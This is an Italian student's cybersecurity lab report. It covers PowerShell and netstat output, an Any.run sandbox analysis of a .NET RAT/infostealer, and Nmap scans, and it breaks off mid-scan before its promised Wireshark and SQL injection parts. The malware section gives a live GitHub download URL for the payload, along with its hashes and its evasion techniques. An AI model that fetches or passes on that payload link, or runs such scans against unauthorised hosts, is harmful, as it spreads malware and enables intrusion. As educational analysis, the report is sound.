

Report di Esercitazione: Progetto Week 3

Studente: Kevin Motti

Data: 20 Febbraio 2026

Argomenti: PowerShell, Analisi IoC, Nmap, Wireshark & SQL Injection

Introduzione e Scopo dell'Esercitazione

Il seguente report documenta le attività pratiche e di analisi svolte nel contesto del progetto settimanale. Le esercitazioni affrontate coprono ambiti eterogenei ma strettamente complementari, fondamentali per il bagaglio tecnico di un **Cyber Security Specialist**:

1. **Amministrazione e Sicurezza OS (PowerShell):** La padronanza della riga di comando e dell'automazione su sistemi Windows è cruciale sia per la difesa (Digital Forensics, Incident Response, ricerca di anomalie nei log) sia per la comprensione delle tecniche offensive, dato che gli attaccanti sfruttano sempre più spesso strumenti di sistema legittimi (*Living off the Land*).
2. **Analisi dei Malware e IoC (Any.run):** Saper utilizzare ambienti di sandboxing per l'analisi dinamica permette di sezionare in modo sicuro e isolato le catene di infezione (Infection Chains). Questo processo è vitale per identificare gli Indicatori di Compromissione (IoC) e comprendere le TTPs (Tactics, Techniques, and Procedures) delle minacce avanzate.
3. **Network Reconnaissance (Nmap):** La mappatura della rete, l'enumerazione delle porte e l'identificazione di host e servizi attivi rappresentano il primo e fondamentale passo di qualsiasi attività di Penetration Testing (fase di ricognizione) o di auditing difensivo, mirato a identificare e ridurre la superficie di attacco di un'infrastruttura.
4. **Analisi del Traffico di Rete e Web Security (Wireshark & SQLi):** Ricostruire un attacco informatico analizzando un file di cattura (PCAP) insegna a "leggere" la rete per identificare anomalie o esfiltrazioni di dati in corso. Nello specifico, l'analisi di una SQL Injection dimostra la criticità delle vulnerabilità applicative e l'importanza vitale della validazione degli input nello sviluppo sicuro del software.

Di seguito vengono riportati i passaggi eseguiti, le evidenze raccolte e le relative analisi tecniche per ciascun modulo pratico.

Esercizio 1: Usare Windows PowerShell

Parte 1 & 2: Esplorare i comandi

- **Quali sono gli output del comando dir?**
 - **Risposta:** In entrambe le console, il comando stampa a video la lista delle directory (cartelle) e dei file presenti nel percorso corrente. L'output include la data e l'ora

dell'ultima modifica, la dimensione dei file e il nome dell'elemento.

```
Amministratore: Windows PowerShell

-a----      27/10/2008      10:04          74576 XAPOFX1_2.dll
-a----      04/09/2009      18:44          73544 XAPOFX1_3.dll
-a----      04/02/2010      10:01          78680 XAPOFX1_4.dll
-a----      02/06/2010      05:55          77656 XAPOFX1_5.dll
-a----      05/03/2008      16:04         489480 XAudio2_0.dll
-a----      30/05/2008      15:19         511496 XAudio2_1.dll
-a----      31/07/2008      11:40         513544 XAudio2_2.dll
-a----      27/10/2008      10:04         518480 XAudio2_3.dll
-a----      16/03/2009      14:18         521560 XAudio2_4.dll
-a----      04/09/2009      18:44         517960 XAudio2_5.dll
-a----      04/02/2010      10:01         530776 XAudio2_6.dll
-a----      02/06/2010      05:55         518488 XAudio2_7.dll
-a----      01/04/2024      09:22          12288 XAudio2_8.dll
-a----      09/01/2026      18:22         589824 XAudio2_9.dll
-a----      11/02/2026      07:49        1060864 XblAuthManager.dll
-a----      09/01/2026      18:23        139264 XblAuthManagerProxy.dll
-a----      09/01/2026      18:23        114688 XblAuthTokenBrokerExt.dll
-a----      09/01/2026      18:23        868352 XblGameSave.dll
-a----      09/01/2026      18:23        200704 XblGameSaveExt.dll
-a----      09/01/2026      18:23        65536 XblGameSaveProxy.dll
-a----      09/01/2026      18:23         61440 XblGameSaveTask.exe
-a----      09/01/2026      18:23         94208 XboxGipRadioManager.dll
-a----      09/01/2026      18:23         131072 xboxgipsvc.dll
-a----      09/01/2026      18:23         122880 xboxgipsynthetic.dll
-a----      09/01/2026      18:23        1236992 XboxNetApiSvc.dll
-a----      01/04/2024      09:22           73728 xcopy.exe
-a----      31/03/2006      13:39         83664 xinput1_1.dll
-a----      28/07/2006      10:31         83736 xinput1_2.dll
-a----      04/04/2007      19:54         107368 xinput1_3.dll
-a----      11/02/2026      07:49         131072 XInput1_4.dll
```

- **Provare comandi come ping, cd, ipconfig. Quali sono i risultati?**
 - **Risposta:** I risultati sono identici in entrambi gli ambienti. ping invia pacchetti ICMP per testare la connettività, cd cambia la directory di lavoro e ipconfig mostra la configurazione delle interfacce di rete del sistema. PowerShell è retrocompatibile con i comandi nativi di CMD.

Parte 3: Esplorare i cmdlet

- **Qual è il comando PowerShell (cmdlet) per dir?**
 - **Risposta:** Usando il comando Get-Alias dir, si scopre che il cmdlet nativo di PowerShell associato a dir è **Get-ChildItem**.

```
PS C:\WINDOWS\system32> Get-Alias dir

CommandType      Name                               Version      Source
-----
Alias             dir -> Get-ChildItem
```

Parte 4: Esplorare il comando netstat

- **Qual è il gateway IPv4?**
 - **Risposta:** Analizzando la "IPv4 Route Table", la route di default (Network Destination 0.0.0.0) punta al Gateway **192.168.1.1**.

```

21.....Kaspersky VPN
14...0a 00 27 00 00 0e .....VirtualBox Host-Only Ethernet Adapter
20...ee 75 0c 5f 8c 39 .....Microsoft Wi-Fi Direct Virtual Adapter
15...fe 75 0c 5f 8c 39 .....Microsoft Wi-Fi Direct Virtual Adapter #2
18...ec 75 0c 5f 8c 39 .....TP-Link Wireless USB Adapter
6...40 9c a7 5d a2 93 .....Bluetooth Device (Personal Area Network)
1.....Software Loopback Interface 1
=====

IPv4 Tabella route
=====
Route attive:

```

Indirizzo rete	Mask	Gateway	Interfaccia	Metrica
0.0.0.0	0.0.0.0	192.168.1.1	192.168.1.201	45
127.0.0.0	255.0.0.0	On-link	127.0.0.1	331
127.0.0.1	255.255.255.255	On-link	127.0.0.1	331
127.255.255.255	255.255.255.255	On-link	127.0.0.1	331
192.168.1.0	255.255.255.0	On-link	192.168.1.201	301
192.168.1.201	255.255.255.255	On-link	192.168.1.201	301
192.168.1.255	255.255.255.255	On-link	192.168.1.201	301
192.168.56.0	255.255.255.0	On-link	192.168.56.1	281
192.168.56.1	255.255.255.255	On-link	192.168.56.1	281
192.168.56.255	255.255.255.255	On-link	192.168.56.1	281
224.0.0.0	240.0.0.0	On-link	127.0.0.1	331
224.0.0.0	240.0.0.0	On-link	192.168.56.1	281
224.0.0.0	240.0.0.0	On-link	192.168.1.201	301
255.255.255.255	255.255.255.255	On-link	127.0.0.1	331
255.255.255.255	255.255.255.255	On-link	192.168.56.1	281
255.255.255.255	255.255.255.255	On-link	192.168.1.201	301

```

=====

```


- Visualizzazione dei processi associati alle connessioni TCP attive con netstat tramite il comando netstat -abno.


```


[TeamViewer_Service.exe]
TCP 127.0.0.1:49672 127.0.0.1:5939 ESTABLISHED 8532
[TeamViewer.exe]
TCP 127.0.0.1:49684 127.0.0.1:49685 ESTABLISHED 8532
[TeamViewer.exe]
TCP 127.0.0.1:49685 127.0.0.1:49684 ESTABLISHED 8532
[TeamViewer.exe]
TCP 127.0.0.1:60515 127.0.0.1:60516 ESTABLISHED 2884
[ksde.exe]
TCP 127.0.0.1:60516 127.0.0.1:60515 ESTABLISHED 2884
[ksde.exe]
TCP 127.0.0.1:63310 127.0.0.1:5939 ESTABLISHED 10716
[TeamViewer_Desktop.exe]
TCP 192.168.1.201:119 0.0.0.0 LISTENING 4
Impossibile ottenere informazioni sulla proprietà
TCP 192.168.1.201:49367 172.67.72.179:443 ESTABLISHED 12316
[opera.exe]
TCP 192.168.1.201:50328 4.150.240.254:443 ESTABLISHED 5592
[msedgewebview2.exe]
TCP 192.168.1.201:50374 192.178.202.181:443 ESTABLISHED 12316
[opera.exe]
TCP 192.168.1.201:50791 20.140.151.75:443 ESTABLISHED 5592
[msedgewebview2.exe]
TCP 192.168.1.201:51904 142.251.127.188:5228 ESTABLISHED 12316
[opera.exe]
TCP 192.168.1.201:52845 142.251.141.234:443 ESTABLISHED 12316


```

- Quali informazioni puoi ottenere dalla scheda Dettagli e dalla finestra Proprietà per il PID selezionato?
 - **Risposta:** Dalla scheda *Dettagli* del Task Manager si ottengono informazioni sull'uso delle risorse in tempo reale: Nome del processo (svchost.exe), PID, Stato (In esecuzione), Nome utente (NETWORK SERVICE), utilizzo di CPU e Memoria. Dalla finestra *Proprietà*, si ricavano informazioni vitali per l'analisi: il percorso esatto dell'eseguibile, la dimensione, le date di creazione, le firme digitali (per verificare la legittimità) e la versione.










Parte 5: Svuotare il cestino

- **Cosa è successo ai file nel Cestino (comando clear-recyclebin)?**
 - **Risposta:** I file sono stati eliminati in modo permanente dal sistema direttamente da riga di comando, aggirando l'interfaccia grafica utente (GUI).



Domanda di Riflessione su PowerShell

- **Quali comandi potresti usare per semplificare i tuoi compiti come analista di sicurezza?**
 - **Risposta:** Un analista può usare Get-WinEvent per fare parsing dei log in cerca di anomalie, Get-Process associato a Get-NetTCPConnection per correlare processi sospetti a connessioni di rete (simile a netstat -ano), e Get-FileHash per calcolare

l'hash di file sospetti da verificare su VirusTotal.

Esercizio 2: Studio IoC (Any.run)

Task: Studiare il link Any.run e spiegare le minacce.

L'analisi del campione è stata condotta utilizzando l'ambiente di sandbox interattivo ANY.RUN, che ha permesso di osservare il comportamento dell'eseguibile in un ambiente Windows 10 isolato. L'esito complessivo dell'analisi ha confermato che il file presenta attività palesemente **maliziose**.

1. Informazioni Generali e Indicatori di Compromissione (IoC)

Il primo pannello (General Info) fornisce i metadati fondamentali dell'analisi.

- **Vettore di distribuzione:** Il payload iniziale (Jvczfhe.exe) è ospitato su una repository GitHub (<https://github.com/MELITERRER/frew/blob/main/Jvczfhe.exe>). Questo indica l'uso di piattaforme legittime (Living-off-the-Trusted-Sites) per evadere i controlli basati sulla reputazione dei domini.
- **Tags:** È presente il tag `netreactor`, che suggerisce che il malware sia stato offuscato o pacchettizzato utilizzando *Eziriz .NET Reactor*, una tecnica comune per ostacolare l'analisi statica e il reverse engineering.
- **Indicatori (IoC):** Vengono forniti gli hash crittografici (MD5, SHA1, SHA256) che identificano univocamente il file, essenziali per la ricerca di minacce (Threat Hunting) e l'aggiornamento dei sistemi di sicurezza (EDR/SIEM).

ANYRUN

INTERACTIVE MALWARE ANALYSIS

GeneralBehaviorMalConfStatic informationVideoScreenshotsSystem eventsNetwork

General Info

Add for printing

URL:

<https://github.com/MELITERRER/frew/blob/main/Jvczfhe.exe>

Full analysis:

<https://app.any.run/tasks/9a158718-43fe-45ce-85b3-66203dbc2281>

Verdict:

Malicious activity

Analysis date:

August 25, 2024 at 22:38:59

OS:

Windows 10 Professional (build: 19045, 64 bit)

Tags:

githubnetreactor

Indicators:

MD5:

00B5E91B42712471CDFBDB37B715670C

SHA1:

D9550361E5205DB1D2DF9D02CC7E30503B8EC3A2

SHA256:

0307EE805DF8B94733598D5C3D62B28678EAEADBF1CA3689FA678A3780DD3DF0

SSDEEP:

3:N8tEd7QyQ3FJMERCNuN:2uRQyQ3zMsCNa

ANY.RUN is an interactive service which provides full access to the guest system. Information in this report could be distorted by user actions and is provided for user acknowledgement as it is. ANY.RUN does not guarantee maliciousness or safety of the content.

Software environment set and analysis options

2. Analisi Comportamentale (Behavior Activities)

Il secondo pannello descrive le azioni intraprese dal processo una volta in esecuzione. Il malware mostra chiare capacità di evasione, scoperta e mascheramento:

- **Tecniche Evasive:** * Il malware utilizza TIMEOUT .EXE per ritardare l'esecuzione. Questa è una classica tecnica di *anti-sandbox* volta a far "scadere" il tempo di analisi degli ambienti automatizzati prima di eseguire il payload malevolo vero e proprio.
 - Viene rilevata la disabilitazione dei log di tracciamento (*Disable trace logs*), un tentativo esplicito di nascondere le proprie tracce al sistema operativo e agli analisti.
- **Mascheramento e Process Injection:** Il processo originario rilascia e sovrascrive un eseguibile legittimo (`firefox.exe`). Questo comportamento indica tipicamente un tentativo di *Process Hollowing* o *Masquerading*, in cui il codice malevolo viene eseguito sotto le spoglie di un processo fidato per ingannare gli utenti e le difese.
- **Network e Living-off-the-Land (LotL):** Il malware avvia `InstallUtil.exe` (un'utility legittima del framework .NET) facendolo connettere a una porta inusuale. L'abuso di `InstallUtil.exe` per eseguire codice o comunicare all'esterno è una nota tecnica LotL usata per bypassare l'Application Whitelisting (es. AppLocker).
- **Discovery:** Vengono effettuate estese interrogazioni al sistema per raccogliere informazioni sull'ambiente di esecuzione (lettura del nome del computer, chiavi di registro di MS Office, lingue supportate, machine GUID e variabili d'ambiente). Questo serve solitamente per profilare la vittima e assicurarsi di non essere in un ambiente di analisi virtuale.

Behavior activities

☑ Add for printing

MALICIOUS

No malicious indicators.

SUSPICIOUS

Process drops legitimate windows executable

- firefox.exe (PID: 6596)

Starts CMD.EXE for commands execution

- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Uses TIMEOUT.EXE to delay execution

- cmd.exe (PID: 7520)
- cmd.exe (PID: 7876)

Executes application which crashes

- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Checks Windows Trust Settings

- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Reads security settings of Internet Explorer

- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Connects to unusual port

- InstallUtil.exe (PID: 5152)

Application launched itself

- Muadnrd.exe (PID: 7824)

INFO

Application launched itself

- firefox.exe (PID: 6552)
- firefox.exe (PID: 6596)

Reads the computer name

- Jvczfhe.exe (PID: 7492)
- InstallUtil.exe (PID: 5152)
- Muadnrd.exe (PID: 7824)
- Muadnrd.exe (PID: 7248)

Reads Microsoft Office registry keys

- firefox.exe (PID: 6596)

Checks supported languages

- Jvczfhe.exe (PID: 7492)
- InstallUtil.exe (PID: 5152)
- Muadnrd.exe (PID: 7824)
- Muadnrd.exe (PID: 7248)

Reads the machine GUID from the registry

- Jvczfhe.exe (PID: 7492)
- InstallUtil.exe (PID: 5152)
- Muadnrd.exe (PID: 7824)
- Muadnrd.exe (PID: 7248)

Executable content was dropped or overwritten

- firefox.exe (PID: 6596)

Reads Environment values

- Jvczfhe.exe (PID: 7492)
- InstallUtil.exe (PID: 5152)
- Muadnrd.exe (PID: 7824)

Disables trace logs

- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Checks proxy server information

- Jvczfhe.exe (PID: 7492)

Analisi dettagliata del Process Graph:

L'analisi tramite la sandbox Any.run evidenzia una chiara catena di infezione (Infection Chain). Il processo genitore è il browser firefox.exe (eseguito dall'utente admin, PID 6596) che naviga verso un repository GitHub per scaricare un payload (<https://github.com/MELITERRER/frew/blob/main/jvczfhe.exe>).

Dal file scaricato, si innesca l'esecuzione tramite console (cmd.exe) di due processi identificati esplicitamente come **THREAT** (Minaccia):

1. **installutil.exe**: La piattaforma segnala un avviso critico per la tecnica MITRE ATT&CK **"T1036.003 Rename Legitimate Utilities"**. Gli attaccanti stanno usando un binario legittimo del framework .NET (un LOLBin - Living Off The Land Binary) per bypassare i controlli degli antivirus ed eseguire codice malevolo mascherato da processo di sistema.
2. **muadnrd.exe**: Questo eseguibile non standard (avviato sempre da cmd.exe) è privo di specifiche e firme valide. Rappresenta il payload finale sganciato sul sistema vittima.



Mappatura sul framework MITRE ATT&CK

L'ultimo pannello mappa le attività rilevate direttamente sulle tattiche e tecniche del framework MITRE ATT&CK, consolidando l'analisi:

- **Execution (TA0002):** Uso di `cmd . exe` (Command and Scripting Interpreter - T1059.003) per l'esecuzione di comandi intermedi.
- **Defense Evasion (TA0005):** * *Masquerading* (T1036): Rilevato per aver rinominato/utilizzato utilità legittime per nascondersi (es. l'uso fittizio di `firefox.exe`).
 - *Impair Defenses* (T1562.002): Disabilitazione dell'Event Logging di Windows per operare in modo furtivo.
- **Discovery (TA0007):** Identificato tramite *Query Registry* (T1012) e *System Information Discovery* (T1082), corrispondenti alla fase di profilazione della macchina vittima descritta in precedenza.
- **Command and Control - C&C (TA0011):** Rilevata la connessione su una porta non standard (*Non-Standard Port* - T1571), effettuata molto probabilmente dal processo mascherato `InstallUtil.exe` per comunicare con il server degli attaccanti.

MITRE ATT&CK Matrix									
Tactics 4 Techniques 6 Events 77				Enterprise & Mobile tactics ▼ • 0					
Initial access	Execution	Persistence	Privilege escalation	Defense evasion	Credential access	Discovery	Lateral movement	Collection	C & C
	Command and Scripting Interpreter (1/13) Windows Command Shell 4			Masquerading (1/12) Rename Legitimate Utilities 1 Impair Defenses (1/12) Disable Windows Event Logging 2		Query Registry 4 50 System Information Discovery 15			Non-Standard Port 1

Conclusioni: da quello che si è potuto osservare e analizzare tramite l'ambiente di sandbox in Any.Run si può dedurre che questo malware si tratti di un RAT (Remote Access Trojan) / infostealer (spyware). Che utilizza la tattica di C2 (Command and Control) per effettuare attività di spionaggio, profilazione e furto di informazioni.

Bonus 1: Esplorazione di Nmap

Parte 1: Esplorazione tramite man

- **Cos'è Nmap?**
 - **Risposta:** Nmap ("Network Mapper") è uno strumento open source per l'esplorazione della rete e l'auditing di sicurezza.
- **Per cosa viene usato nmap?**
 - **Risposta:** Per scansionare reti determinando quali host sono disponibili, quali servizi offrono, i sistemi operativi in esecuzione e il tipo di filtri/firewall in uso.
- **Cosa fa l'opzione -A?**
 - **Risposta:** Abilita una scansione aggressiva che include OS detection, version detection, script scanning e traceroute.
- **Cosa fa l'opzione -T4?**
 - **Risposta:** Imposta il template di temporizzazione su "Aggressive" per velocizzare la scansione.
- **Qual è il comando nmap usato nell'Esempio 1?**
 - **Risposta:** `nmap -A -T4 scanme.nmap.org`

Parte 2: Scansione delle Porte Aperte

- **Scansione localhost - Quali porte e servizi sono aperti? Software fornito?**
 - **Risposta:** Sono aperte la porta 21/ftp e 22/ssh. Il servizio è ftp e il software è vsftpd 2.0.8 or later. Il servizio ssh è il software OpenSSH 10.0 (protocol 2.0)

```

[analyst@secOps Desktop]$ nmap -A -T4 localhost
Starting Nmap 7.97 ( https://nmap.org ) at 2026-02-20 06:37 -0500
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00010s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0          0          0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 127.0.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

```

- **Scansione Rete - Indirizzo IP e Subnet della VM? A quale rete appartiene?**

- **Risposta:** Come rilevato dal comando `ip address (inet 10.0.2.15/24 brd 10.0.2.255)`, l'IP è **10.0.2.15** con Subnet Mask `/24`. Appartiene alla rete `10.0.2.0/24`.

```
inet 10.0.2.15/24 metric 1024 brd 10.0.2.255 scope global dynamic enp0s3
```

- **Scansione Rete - Quanti host sono attivi? IP e servizi sulla LAN?**

- **Risposta:** Durante la scansione con **Nmap 7.97** verso `10.0.2.0/24`, sulla macchina locale `10.0.2.15` sono attivi i servizi FTP (porta 21, vsFTPD 3.0.5) con accesso anonimo consentito, e SSH (porta 22, OpenSSH 10.0).

```

[analyst@secOps Desktop]$ nmap -A -T4 10.0.2.0/24
Starting Nmap 7.97 ( https://nmap.org ) at 2026-02-20 06:43 -0500
Nmap scan report for 10.0.2.15
Host is up (0.000081s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0              0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.2.15
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

```

- **Server Remoto - Qual è lo scopo del sito scanme.nmap.org?**
 - **Risposta:** È un server fornito dal progetto Nmap per permettere di testare le proprie scansioni legalmente.
- **Server Remoto (scanme) - Quali porte/servizi sono aperti e filtrati? IP e OS?**
 - **Risposta:** L'IP è 45.33.32.156. Il sistema operativo dedotto è Linux (Ubuntu).
 - **Porte aperte:** 22/tcp (OpenSSH 6.6.1p1 Ubuntu), 80/tcp (Apache httpd 2.4.7), 9929/tcp (nping-echo), 31337/tcp (tcpwrapped).
 - **Porte filtrate:** La scansione ha rilevato **996** porte TCP filtrate (nessuna risposta a causa del firewall).

```
[analyst@secOps Desktop]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.97 ( https://nmap.org ) at 2026-02-20 06:46 -0500
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.17s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
